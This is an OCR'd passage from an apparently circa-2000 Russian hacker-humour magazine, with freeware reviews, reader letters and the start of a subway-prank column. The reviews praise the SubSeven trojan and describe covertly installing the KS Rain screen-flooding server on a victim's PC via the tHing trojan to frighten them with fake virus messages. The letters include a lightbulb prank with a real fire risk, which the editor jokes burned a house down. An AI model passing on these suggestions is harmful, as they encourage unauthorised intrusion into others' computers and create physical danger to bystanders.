Freeware
*http://www.mantadb.com*

**Иногда забудешь поставить закладку на веб-страничку, уйдешь, а через некоторое время инфа, которую ты на этой страничке видел, тебе позарез понадобится! Весь Веб Rambler-ом перепашешь, всю хистори броузера просмотришь, да так эту заразу и не отыщешь! Как и не было ее… А ведь, в принципе, есть такая замечательная программка MantaDB, которая встраивается в IE. и, пока ты по Вебу странствуешь, она все странички, что ты посетил, старательно индексирует. А потом, чуть что, ты ей, как поисковой системе, запрос делаешь, типа: где, черт возьми, я мог видеть вот именно эти ключевые слова? А она секундочку подумает, да списочек сайтиков тебе услужливо и подсунет. Удобно – слов нет! Но, увы, только – в принципе! Всю русскоязычную инфу MantaDB мимо ушей пускает и при написании запроса на нашем "великом и могучем" неизменно выдает ответ, что, извини, друг, но странички с таким содержанием в моей базе данных нет! Беда просто!
Кстати, похожее отношение к русскому языку я наблюдал у еще одной классной проги – QuickSpell ( 2525 кб, http://www.fornada.com ). Обычно проги для проверки орфографии проверяют ошибки только в каком-нибудь редакторе, специальном окне, максимум – в буфере обмена. А QuickSpell наплевать, где ты текст набираешь – хоть в чате! Пока ты правильно пишешь, прямо над словом рисуется галочка, а если нет – галочка будет в перечеркнутом круге рисоваться. И хотя QuickSpell понимает пять языков, но над русским текстом другой галочки, кроме как зачеркнутой, ты не увидишь. Обидно. Ведь обе проги – стОящие! Кто бы в них покопался, да научил их Родину любить! Я имею в виду – НАШУ Родину. :)**



## Subuster


Windows 9x
Size: 29 кб
Freeware
*http://sub7shit.cjb.net (страничка кулхакерская – все проги проверять антивирусом)*

Mobman — упертый парень, когда друге халявят, он — работает. Когда я увидел, что в версии 2.1 своей знаменитой троянской лошадки SubSeven он умудрился, помимо остальных наворотов, реализовать даже функцию text2speech (в виде add-on-а), мою выпавшую от удивления челюсть пришлось долго отскребать от пола. Если тебе интересно, то text2speech выглядит примерно так: ты с помощью клиента подключаешься к компьютеру, зараженному сервером SubSeven, потом пишешь в клиенте какую-нибудь злобную фразу, отсылаешь, а зараженный комп потом берет и ГОВОРИТ своему офигевшему юзеру все, что ты там понаписал. Обалдеть! Невозможно передать, ЧТО чувствует человек, которому его собственный компьютер только что сказал "Фак офф!". Эх, жаль, что у меня нет привычки вновь возвращаться к уже описанным мною программам — про SubSeven можно рассказать еще много интересного, а так тебе самому придется топать на официальный сайт трояна — http://subseven.slak.org за дополнительной инфой.
Да, чуть не забыл! В заголовке этой ревьюшки указана программа Subuster. Так вот, эта интересная прога делает вид, что твоя машина заражена SubSeven-ом, а когда какой-нибудь ламер с радостным визгом к тебе законнектится, позволяет вволю поиздеваться над этим чуваком. Ламер будет думать, что круто "имеет" тебя и твой комп, а ты будешь наблюдать, какие команды серваку он посылает, и сможешь придумать ему достойный ответ, вроде: "А ты знаешь, к КОМУ подключился, мальчик? Жди — за тобой приедут". А потом взять и, если тебе повезет, повесить клиентскую часть на его машине. Минус проги: та версия, что я юзал, не понимала клиента SubSeven 2.0 и выше…

# KarRuOke v 1.1

Windows 9x/NT4
Size: 352 кб
Freeware
*http://www.karaoke.ru*


Будь проклят тот медведь, что в моем далеком детстве стер свои лапы прыгая на моих бедных ушах. Да, он сделал свое черное дело и начисто лишил меня музыкального слуха, но задушить во мне неукротимую любовь к песне он так и не смог... Впрочем — это присказка. Теперь настала очередь сказки: на http://www.karaoke.ru можно раздобыть классный проигрыватель *.kar и *.mid файлов. С ним тебе не придет в голову во все горло орать "Выхожу один я на дорогу..." запевая песню, в то время как только что отзвучал ее последний аккорд. Нет, с караоке плейером ты так не облажаешься. Он, параллельно с воспроизведением мелодии твоей любимой песни, продемонстрирует в отдельном окне ее текст, подсвечивая нужные слова именно тогда, когда тебе нужно будет их пропеть.
Проигрыватель от karaoke.ru не требует инсталляции, при запуске предлагает зарегистрировать расширение .KAR в системе на себя, поддерживает сменные skin-ы, работает со списками песен (Play list-ами). Если вокальные данные не позволяют тебе вписаться в звучащую тему — не отчаивайся! Просто подстрой мелодию под себя, вдоволь поиздеваясь над ее темпом или тональностью... У нас даже на эстраде полно безголосых певцов, ну чем мы с тобой, приятель, хуже?



# HTTP Proxy-Spy v 1.0

Windows 9x/NT4
Size: 603 кб
Freeware
*http://members.xoom.com/proxyspy*


**Допустим, у тебя есть два десятка proxy-серверов, и ты хочешь быстро переключаться между ними. Заметь, я не спрашиваю, зачем тебе это надо. У каждого свои секреты. Кто любит анонимно по порносерверам прогуляться, кто по своим рекламным баннерам покликать, кто в ближайшем чате погром устроить. Это неважно. Главное, что тебе уже противно каждый раз переключаться с proxy на proxy вручную, долго копаясь во внутренностях броузера, забивая нужные строки новыми данными. Тогда помоги себе сам — скачай и установи HTTP Proxy-Spy, маленькую утилитку, с помощью которой ты будешь пересаживаться с одного proxy на другой двумя кликами мыши. Кроме того, HTTP Proxy-Spy может отслеживать запросы HTTP протокола, которыми обменивается твой веб-броузер с веб-серверами, вести протокол запросов, а еще давать твоей бродилке по башке, если последняя вдруг потянется на запрещенный сервак за новой порцией баннерной рекламы. Но все эти добавочные функции я не использую. Ты — как хочешь. Рекомендаций по настройке не даю — сам разберешься. Тем более что в архиве программы я обнаружил чудесный файл ReadMe на русском языке.**





# S-Tools v 4.0

Windows 9x
Size: 272 кб
Freeware
*ftp://ftp.kiae.su/pub/windows/crypto/s-tools4.zip*
*ftp://ftp.thur.de/pub/software/stegano/s-tools4.zip*



**Полное название этой проги — Steganography Tools. Она занимается тем, что кодирует любые данные с помощью алгоритмов шифрования IDEA, DES, TripleDES и MDC, а затем прячет их в графических или звуковых файлах. Выглядит это так: ты перетаскиваешь файл с расширением GIF, BMP или WAV, который будет выступать в качестве "конверта", в открытое окно программы S-Tools, этот файл откроется в дополнительном окне, и уже в это окно ты волочешь тот файл, который хочешь "заныкать". Только смотри — выбирай "конверт" по "письму" — не пытайся запихнуть в маленькую картинку размером с почтовую марку "Властелина колец" Толкиена, иначе тебя ждет страшный облом! Хотя, вообще-то, текстовые файлы сжимаются достаточно хорошо, и, что приятно, — S-Tools делает это совершенно самостоятельно (см. вкладку File/Properties). Если S-Tools сочтет, что выбранные тобой файлы можно спрятать один в другом, то попросит тебя назначить пароль и выбрать алгоритм шифрования... В результате непродолжительного эксперимента мне удалось засунуть роман Хайнлайна "Двойная Звезда" (а это — 347 кб чистого текста) в тестовую gif-скую картинку 315 кб весом... Не знаю, как это будет выглядеть в журнале, а вот на экране моего монитора изображение с сюрпризом (девушка справа) мало отличается от оригинала (девушка слева). А весит последнее всего на 123 кб меньше...**

# KS Rain v 0.01 Beta

Windows 9x/NT4/2k
Size: 183 кб
Freeware
*http://www.ks-soft.net*

Кроме Random Burper, у меня есть еще один "подарочек" для моих врагов — программа KS Rain, гарантированный инфаркт миокарда в 58 килобайтах кода — именно столько весит серверная часть KS Rain. Эту серверную часть, rain.exe, используя подручные предметы, например, с помощью описанного мной в X № 12 троянца tHing (http://blade.slak.org/tHing.htm), незаметно грузишь-запускаешь на компьютере жертвы и можешь радоваться. Потому что все, что тебе остается сделать — это сообщить IP-адрес жертвы клиентской части программы (файл — manager.exe), предварительно подготовив сообщение вроде: "Все пользовательские файлы я уже уничтожил, теперь настала очередь системных! На этом я прощаюсь с тобой! Твой друг — вирус 7DFR", нажать кнопочку "Start Rain". Хех... На скриншоте показано, как выглядит "дождь" на экране компьютера по версии этой программы. Могу заметить, что это — страшно. Пока дождь не прекратится — работать практически невозможно... Если жертва с испуга не отключится от Сети, то процесс выпадения осадков можно остановить и даже выгрузить ответственный за эти безобразия "сервер дождя" из памяти зараженной машины...

# Opera 3.60 PatchFX

Windows 9x/NT4
Size: 91 кб
Freeware
*http://visitweb.com/opera*
*http://www.angelfire.com/ia/korolev*


**Пятый IE — это не броузер, это дырка в защите любого компа. И даже не одна и не десять! Порой мне даже кажется, что пятый IE — просто программный вариант дуршлага. Интересно становится: в Сети уже есть такие забавные веб-странички, что автоматизируют работу хакера, заботливо заливая трояна на машину любого посетителя, оснащенного этой бродилкой? Нет еще? Странно… Я видел их исходники… Ну да и черт с ним, с этим IE! У меня же есть Opera! Как ты знаешь, я люблю рекламировать этот броузер или, по крайней мере, какую-нибудь приблуду к нему. На этот раз мне на глаза попался интересный патч для Opera v 3.60, который полностью русифицирует интерфейс этой бродилки. Заделан патч основательно, после его установки Opera будет не только щеголять русскими названиями в менюшках, но и все свои системные сообщения будет выдавать исключительно по-русски. Попробовать стоит, тем более что в комплекте идет и другой патч — возвращающий броузер в исходное состояние. У автора этой разработки пока нет собственной странички, но этот патч, а также многое другое (например, вариант переключения на KOI8 одним кликом! :) можно найти на классном русскоязычном сайте (его URL ищи выше :), посвященном исключительно этой бродилке.**



# Random Burper v 1.00

Windows 9x/NT4/2k
Size: 192 кб
Freeware
*http://www.rjlsoftware.com*

Эх, друзья нынче пошли! Как пиво пить — так из одной бутылки, а как на компе поиграться — так только каждый на своем! А может, это они из-за того такие вредные, что я недавно все их компы незаметно The Finger-ом перезаражал? Хе-хе… Что было, то было… Даже сейчас как представлю их лица в тот момент, когда их компы впервые показали им фак вместо мышиного курсора — душа радуется. Но это все в прошлом… Сейчас меня мучает одна мысль: кому бы впарить прогу Random Burper?!! Может, у тебя кто есть на примете? Особенно бы подошел компьютер в какой-нибудь конторе — Random Burper заставит его рыгать на все лады, поднимая окружающим настроение. К тому же эта хитрая прога заботливо выставляет громкость в Виндах на максимум — чтобы все хорошо расслышали… Прервать это звукоизвлечение можно поместив курсор в левый верхний угол экрана… Вообще-то шуточка сомнительная, сам понимаю, но уж больно хорошо сделана. Нет, все-таки надо ее кому-нибудь впарить. Если не друзьям, то хотя бы — врагам. Чтоб не расслаблялись…




# Alcohol Blood Level Counter v 1.20

Windows 9x/NT4
Size: 1137 кб
Shareware
*http://www.kagi.com/medprog/ablc.html*

**Alcohol Blood Level Counter — это программа, которая, основываясь на введенных тобой данных (твой рост, вес, возраст, количество выпитых тобой бутылок, название напитка и т.д. и т.п.), определяет содержание алкоголя в твоей крови, сообщает время, за которое ты успеешь протрезветь, и ставит в известность относительно того, когда тебе можно будет безбоязненно сесть за руль. Кроме того, прога ведет статистику и может в любой момент выдать график "процесса поглощения алкоголя", взглянув на который, ты сразу сможешь понять — начал ты уже спиваться или еще держишься…**

**Интересно, что так на западе понимают термин "здоровый образ жизни"? Сначала напьются, а потом выясняют, какой вред своему организму ты этим нанес?!! Тогда им есть чему у нас поучиться! Например, в коллекции Сидора Синебрюхоффа (http://sidor.atlant.ru/arbat) я видел программу с символичным названием Выпивка v 2.3 ( 138 кб, ), в которой реализован более продвинутый подход. С этой прогой ты заранее будешь знать, сколько той или иной спиртосодержащей жидкости необходимо уничтожить для достижения заранее намеченной "кондиции", причем при расчете будут учитываться такие немаловажные факторы, как "завтра на работу?", "после пьянки далеко домой ехать?" или "дома будут ругать".**


# Tahni DeskMate v 1.04

Windows 9x/NT4
Size: 1594 кб
Shareware
*http://www.tahni.com*

**И если Дедов Морозов я нашел сразу, то со Снегурочкой мне пришлось повозиться. В результате глобальных поисков у меня на компе поселилась одна веселая, мало одетая девица. Она с той стороны с разворота била ногой в экран монитора, если я курсором мыши позволял себе лишнее, или же вообще демонстрировала мне табличку: «Хочешь узнать, как я реагирую на прикосновения? Заплати!». И лишь когда я оставлял ее в покое, она начинала бороздить мой Рабочий стол на яхте, кататься на роликовых коньках или, оседлав голову Снеговика, совершать непристойные движения. Хотя, надо признаться, что Снеговик был мной опознан с большим трудом. Судя по зеленому цвету кожи и гримасе ужаса, навеки застывшей на его лице, процесс расставания с головой он перенес весьма болезненно. Несмотря на это, я решил так: раз мои Деды Морозы позорят светлое звание Дедов Морозов, то почему моя Снегурочка должна быть лучше? Пускай остается!.. Так и получилось…**


# BarEyes v 1.2

Windows 9x
Size: 17 кб
Freeware
*http://www.geocities.com/siliconvalley/5355*




**Хочешь, чтобы твой Windows выглядел более человечным — переделай ему глаза. Это старая истина. И сама операция простая — легко выполняется в домашних условиях даже абсолютно пьяным неспециалистом. Решился? Тогда идем дальше. Выбор глазных имплантантов представлен на рынке программного обеспечения двумя моделями: старой, но хорошо зарекомендовавшей себя программой BarEyes иностранного производства и Amazing Eyes — последней отечественной разработкой. BarEyes предлагает тебе три комплекта глаз: большие, маленькие и глаза в виде логотипа Microsoft. Глаза помещаются на Панель задач рядом с часами и довольно пристально следят оттуда за всеми движениями курсора мыши. Если тот некоторое время стоит без движения, то BarEyes считает, что больше ничего интересного на твоем компе происходить не может, и глаза закрываются.**

**В то же время Amazing Eyes ведет себя более человечно — как только отпадает надобность тащиться от хаотичных движений твоей мыши, она начинает строить тебе рожицы (абсолютно сумасшедшая прога). Дело в том, что хотя с Amazing Eyes идет только одна пара глаз, но зато в комплекте с носом и ртом. Обрати внимание на скриншоты и выбери, что тебе больше по душе. Если Amazing Eyes, то знай: в архивированном виде прога весит 23 кб, а найти ее можно на http://members.xoom.com/baseandy.**



# Ё-MAIL

**Письмо:**
От: James
<james@meganet.md>

Hi, наш вредоносный Holod!
Могу предложить одну "шутку" для всеми любимой и обожаемой рубрики "Западлостроение". Значит, так. Называется – Лампочка Ильича. Вывинчиваем лампочку накаливания с люстры, затем аккуратно вырезаем из толстого картона кружок, диаметром чуть больше центрального контакта лампы. Теперь этот кружок надо намочить водой ( лучше, извиняюсь, слюнями ), и пока он не высох, аккуратно приклеиваем его на контакт лампы. Завинчиваем лампу обратно и с лёгкой ухмылкой наблюдаем, как кому-то захочется щёлкнуть выключателем... Лампа будет гореть около минуты ( в зависимости от толщины картона и степени увлажнения ), а затем начнёт плавно и со странным душераздирающим шипением гаснуть...
Реакцию описывать не буду.
P.S. Бывает смешно!
Bye!

**ЗС:**

Дарова, Джэймс!
Был в гостях у Кибизоида. Сделал всё, как ты сказал. Всё было круто и шипело, только теперь у Кибизоида нет дома, потому что он сгорел. И Киби теперь бомж. Он живет в туалете в редакции, и теперь его все очень любят. Но в туалет ходить почти перестали. В общем, было смешно, как ты и сказал. До сих пор смешно :).

**Письмо:**
От: Anna Tyumentceva
(tumanna@mtu-net.ru)

Привет, журнал.
Увидев двух красавцев с MTV на обложке с трепетным названием, я призадумалась. Отошла – не далеко удалось уйти. Пришлось вернуться.
Открываю, а там всё что доктор прописал – чудеса какие-то. Читала, читала. Чёрт, с тех пор других журналов не покупала.
Какая экономия, а? А на фига мне другие?
Никогда не собиралась я вам писать, честно говоря (прям как анонимный алканавт сказала).
Но тут меня в X №11 пробила на слёзы рубрика доктора Кошмаридзэ. Много чудных моментов мне припомнилось.
Решила, напишу вам пару своих рецептов, в хозяйстве пригодятся. Рецепт первый: далеко не золото блестит.
Если у вас в подъезде есть коты – то они гадят. Смотрите под ноги, и как-нибудь вам повезёт. Всё что вам нужно – это какашки (желательно потвёрже), золотой балончик с аэрозолью (продаётся в хоз.маг.) и лист бумаги. Кладём какашки на бумагу и задуваем золотом. Затем выкладываем их в понравившемся месте (главное – хорошо обозреваемом). Бумажку надёжно выкидываем. Можно повторить в течение нескольких дней. Эффект – будет. Уборщица точно прибалдеет.
Рецепт второй: какашкоделание в домашних условиях.
Задание – посложней, но оправдано.
Понадобятся: "макрофлекс" – герметик, продаётся в баллонах в каждом хозяйственном магазине; художественные масляные краски.
На картонку или бумагу высокохудожественно вываливаем из баллона с макрофлексом какашки всех мастей. Сходство гарантирую.
На баллон сильно не давить – можно, пардон, засрать всё вокруг. Имеет смысл прочитать инструкцию по применению. Лучше сделать большую партию – для разных расцветок, разных ситуаций, разных родных и друзей. Сохнуть кучки и колбаски должны не менее 24-30 часов (прочитать на баллоне). Затем срезаем ножом высохшее добро с картонки. Берём кисточку и краски и приступаем к раскраске. Красим на вкус и цвет. Вдохновенье само придёт, никуда не денется. Через день-два всё высохнет, и останется сделать самое интересное.
Я положила какашку на кухонный стол. У меня есть кот. Мама много о нём тогда слов прокричала. Потом, правда, обо мне. Но папа замял это дело, тут же расколовшись, как он однажды на 1 апреля слепил какашку из пластелина и положил соседу по работе в стол. Тот порадовался от души, затем добавил в неё деталей, прикрыл бумажкой и – в стол их начальнику.
Но начальнику не понравилась шутка, долго он орал на весь отдел. Моя мама, узнав, что это наследственное, переключилась на папу.
Если у вас нет домашних животных, то, может быть, есть младшие братья, сёстры. Рассмотрите варианты среди знакомых. Спустя какое-то время все ваши друзья и знакомые будут просить эти сувениры у вас во временное пользование. Уж больно эти штуки хороши.
Рецепт третий: надругательство полнейшее.
Этот рецидив лучше проводить не у себя дома, а в гостях – на праздниках с кучей народу или там в общежитии сокурсников (мной проделанный вариант). Всё до безобразия просто – нужна только прозрачная плёнка, в которую заворачивают продукты в супермаркетах (новая). Идёте неприметно в туалет. Поднимаете все крышки над унитазом и оборачиваете аккуратно одноногого друга плёнкой в месте попадания в него всего такого. Постарайтесь обернуть без складок, морщин и волн. То есть чтобы плёнку не было видно. Не забудьте опустить все крышки обратно! Затем выходите из места раздумий и подлых трюков. Прикол сам даст о себе знать.
Есть и более безопасные рецепты из моей практики.
Маленьким степлером для бумаг можно прикреплять подушку к простыне, простыню к матрасу, одеяло к простыне – кому как нравится.
А! Насчёт зашивания рукавов одежды... Хорошо идёт зашивание штанин. По возможности, конечно. У нас на работе накушавшийся чувак очень долго одевался. Ещё можно всякие разности пришивать и нашивать к одежде. И снаружи, и внутри.
Устала писать. Да и ионов порядком сточила. Желаю вам много шоколадов и козинаков. Верю и надеюсь, что познавательное чтение вашего журнала будет неиссякаемым.
COOLGIRLS и ЛИЗЫ обливаются слезами.
Всяких рисованных бяк можно посмотреть здесь: www.tumanna.webzone.ru – в моём портфолио.
Best regards, mailto:tumanna@mtu-net.ru
Anna



Здравствуй, солнышко :)!
С тех пор как Кибизоид переехал в редакционный туалет, жизнь его сильно усложнилась, а на ре-

## На письма отвечал Холод

дакционной кухне практически перевелась прозрачная пленка.
А вообще-то – хорошее западло – просто залог веселой жизни. Вот, например, рецепт, который мне самому довелось наблюдать в действии.
Необходимы:
- кетчуп томатный – одна банка (большая и с широким горлышком),
- пупсик детский большой (лучше старый – они такие страшные) – одна штука,
- подъезд с жителями – одна штука.
Идем к подъезду вечером, когда темнеть начинает, вываливаем на площадку перед ступеньками кетчуп (можно просто разбить банку с размаху об землю, чтоб всё забрызгало – так даже лучше, только осколки убрать надо). Потом разрываем пупсика на запчасти (ноги – руки – голова – отдельно) и кидаем в кетчуп.
Наблюдаем за реакцией выходящих из подъезда. Эффект – гарантирован.
Ну все, милая, на этом, типа того, кончаю. Уносите, вытирайте. Мы тебя все целуем и вообще любим. Твои оболтусы.

### Письмо:
От: ЛХК



Привет, Хакер!
Привет всем и, в особенности, нашему любимому журналу. Пишем вам в первый (надеемся, не в последний) раз. Мы – это инициативная группа Хакеров, очень любим ваш журнал и всегда (круглые сутки) его читаем. Мы хотим вас (редакционную группу журнала – ну, конечно, не в том смысле, в каком вы подумали) поблагодарить за то, что вы есть. Продолжайте работать в том же духе!!! У нас к вам одна просьба: опубликуйте, пожалуйста, нашу объяву в рубрике Ё-майл.

Тхе пеопле!
Наша инициативная группа хакеров организует Леттер-Хак-Клаб. Мы обладаем инфой по разным аспектам компьютерной жизни, начиная от простых секретов к играм и заканчивая хакерскими секретами. Как стать членом клуба? Да очень просто, высылайте нам краткую информацию о себе (т.е. кто вы, что вы – все, что сочтете нужным) и то, что бы вы хотели узнать о/у нас, и чистый почтовый конверт, и всё. Не думайте, что мы с вас потребуем что-то взамен, нет-нет-и-нет! Мы просто хотим сделать что-то хорошее, а конверт просим не чтобы его себе захапать, а чтобы быстрее вам ответить. Если вы обладаете какой-нибудь полезной хакерской информацией – присылайте ее нам, а мы в долгу не останемся.
Самое главное – наш адрес:
117321, г.Москва, ул. Профсоюзная,
д.140, корп. 3, кв. 124.
Для "Леттер-Хак-Клаб"
Присоединяйтесь!



Дарова, гайз!
Мы тут комментировать ничего не будем, просто напечатаем всё, как вы просили. Это типа наш фан-клуб? Если да, то будем его поддерживать, снабжать инфой и свежими релизами. О чем всех и уведомляем вполне официально. Тру-ттуруру (это фанфары)!

## Самое дурацкое письмо номера:



От: фБФШСОБ мЕУОПЧУЛБС
[mailto:tvl11@mail.ru]

Здравствуйте.
Меня зовут Татьяна Владимировна Лесновская, я учительница биологии в школе 91. У меня есть сын. Он учится в классе, которым я руковожу. В последнее время (около трех месяцев) ко мне приходят учителя и жалуются на моего сына и его друзей. Дело в том, что ребята постоянно читают ваш журнал на уроках. Вследствие этого выражаются совершенно непонятными русскому человеку словами. Я даже записала некоторые: Мастдай, кемплер, сканить, зарейлить, нюкать, кракер или крекер. Объясните, что это означает.
Поверьте, это еще самые безобидные слова. Мой муж год назад купил компьютер, хоть я была категорически против. Теперь же мой ребенок все время проводит за ним, а по ночам сидит в интернете. Вследствие чего он не высыпается, постоянно спит на уроках. У него и у его компании резко снизились оценки по всем предметам. Всему виной ваш журнал, который развращает молодежь. Прошу запретить использовать компьютерный жаргон в журнале "Хакер". А лучше бы запретить продажу журнала лицам до восемнадцати лет!
С уважением, Татьяна Владимировна.






Дарова, Тетя Таня.
Когда я ещё был молод и здоров, я очень любил программу "Спокойной Ночи, Малыши". Поэтому, из любви к этой передаче, я буду называть Вас Тётя Таня.
Итак, Тетя Таня! Несомненно, журнал Х является носителем деструктивного элемента. Деструктивного настолько, что из-за него дети всякие курят и пьют. И балуются, ну это, третье. Девочки, там, и вообще отсутствие дисциплины. Поэтому надо этот Х запретить, однозначно! Особенно в школах, чтобы не курили. И оценки не снижались. И на уроках читали не Х, а "Муму" Пургеньева, и по биологии книжки про тычинки и пестики.
А ещё надо запретить Интернет. Чтобы туда дети на лазали. И муж чтоб не лазал в Интернет – там порносевера и голые женщины бывают. И страшно. Его – мужа – там могут кемпером об мастдай отсканить и зарейлить до крекера. Ищи его потом по ФТПшкам, невыспавшегося.
А вообще-то, надо продажу журнала всем запретить. Особенно Татьянам Владимировнам до восемнадцати лет.
Запрещаю!
Всё.



# Наши методы!

Как думаешь, что я больше всего не люблю? Чего? Когда больно бьют по почкам резиновым шлангом? Ну, знаешь, у кого что болит... А не люблю я, когда народ в метро тащится по своим делам с угрюмыми серыми лицами и даже не замечает, что сегодня День Защиты Инопланетных Культур или вообще День Допуска Дэна Шеповалова До Экзамена По Теории Вероятности. Не, ну ты представляешь, я, значит, иду себе январским вечером в рваных джинсах, плавательной шапочке и футболке с надписью "Дважды Будда Советского Союза", лыба до ушей, напеваю любимую тему из сказки "Дедушка Мухомор". В общем, весь в предвкушении вечеринки, посвященной провалу пятой пересдачи курсовика по методам трансляции, а тут какая-нибудь чикса в стильных очках мельком скользнет по мне презрительным взглядом, сделав вид, будто я для нее вовсе не Величайший Гуманист Всех Времен и Народов, а последний гарлемский зоофил. Ладно, я уже не прошу, чтобы при виде меня девушки падали на колени и умоляли расписаться на левой груди, а парни горячо поздравляли с двадцать восьмым воплощением Вишну, но улыбнуться хоть можно. Короче, если с месяц поездить в институт или на работу в нашем метро, можно стать крепко отмороженным кексом с пожизненным не стоянием всего чего можно. А потому почетная обязанность каждого сознательного читателя Х - это развлечение себя и еще не полностью конченных людей в метро. Между прочим, развлечь себя в метро можно не хуже чем в туалете. Кстати, знаешь, как развлечь себя в туалете? Нет, не так, как ты подумал. Ну да ладно, это вообще тема для отдельного разговора. Сейчас же я расскажу тебе, как из поездки в метро сделать полный беспредел, заработать бабок, стать знаменитым и подцепить десяток-другой теток. Заметь, что все способы чрезвычайно гуманные (места, где предлагалось "замочить эту стерву саперной лопаткой", были благополучно отвергнуты нашим сентиментальным редактором) (Брешет, гад! Я предлагал пристрелить ее еще в животе матери, используя разрывные пули! - прим. ред.), а потому максимум, что тебе грозит за их применение - это тот самый резиновый шланг, о котором упоминалось в самом начале. Я, правда, всегда успевал смыться раньше появления наших доблестных друзей дворника. Да, кстати, отмаза для этих самых друзей: все, перечисленное ниже, является параноидальным бредом Дэна Шеповалова и публикуется исключительно в образовательных целях, для пропаганды борьбы с наркоманией, а также для достижения мира во всем мире и субэлектронной эмиссии аннигиляционных процессов.



## Значит так, способ номер ноль (pretty fly):










